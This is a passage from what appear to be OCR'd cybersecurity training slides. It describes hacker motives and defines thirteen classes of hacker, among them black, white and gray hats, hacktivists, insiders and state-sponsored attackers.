motive behind hacking could be to steal critical information or services, for thrill, intellectual challenge, curiosity, experiment, knowledge, financial gain, prestige, power, peer recognition, vengeance and vindictiveness, among other reasons.



Who is a Hacker?

01

An intelligent individual with **excellent computer skills** who can create and explore computer software and hardware

02

For some hackers, **hacking is a hobby** to see how many computers or networks they can compromise

03


Some hackers' intentions can either be to gain knowledge or to **probe and do illegal things**

Some hack with **malicious intent** such as to steal business data, credit card information, social security numbers, email passwords, and other sensitive data

Who is a Hacker?

A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks. A hacker is an intelligent individual with excellent computer skills, along with the ability to create and explore the computer's software and hardware. Usually, a hacker is a skilled engineer or programmer with enough knowledge to discover vulnerabilities in a target system. They generally have subject expertise and enjoy learning the details of various programming languages and computer systems.

For some hackers, hacking is a hobby to see how many computers or networks they can compromise. Their intention can either be to gain knowledge or to poke around to do illegal things. Some hack with malicious intent behind their escapades, like stealing business data, credit card information, social security numbers, and email passwords.



Hacker Classes

01 Black Hats

Individuals with extraordinary computing skills; they resort to malicious or destructive activities and are also known as crackers

02 White Hats

Individuals who use their professed hacking skills for defensive purposes and are also known as security analysts. They have permission from the system owner

03 Gray Hats

Individuals who work both offensively and defensively at various times

04 Suicide Hackers

Individuals who aim to bring down the critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment

05 Script Kiddies

An unskilled hacker who compromises a system by running scripts, tools, and software that were developed by real hackers

06 Cyber Terrorists


Individuals with wide range of skills who are motivated by religious or political beliefs to create fear through the large-scale disruption of computer networks

07 State-Sponsored Hackers

Individuals employed by the government to penetrate and gain top-secret information from and do damage to the information systems of other governments

08 Hacktivist

Individuals who promote a political agenda by hacking, especially by using hacking to deface or disable website



Hacker Classes (Cont'd)

09 Hacker Teams

A consortium of skilled hackers having their own resources and funding. They work together in synergy for researching the state-of-the-art technologies

10 Industrial Spies

Individuals who perform corporate espionage by illegally spying on competitor organizations and focus on stealing information such as blueprints and formulas

11 Insider

Any trusted person who has access to critical assets of an organization. They use privileged access to violate rules or intentionally cause harm to the organization's information system

12 Criminal Syndicates

Groups of individuals that are involved in organized, planned, and prolonged criminal activities. They illegally embezzle money by performing sophisticated cyber-attacks

13 Organized Hackers

Miscreants or hardened criminals who use rented devices or botnets to perform various cyber-attacks to pilfer money from victims

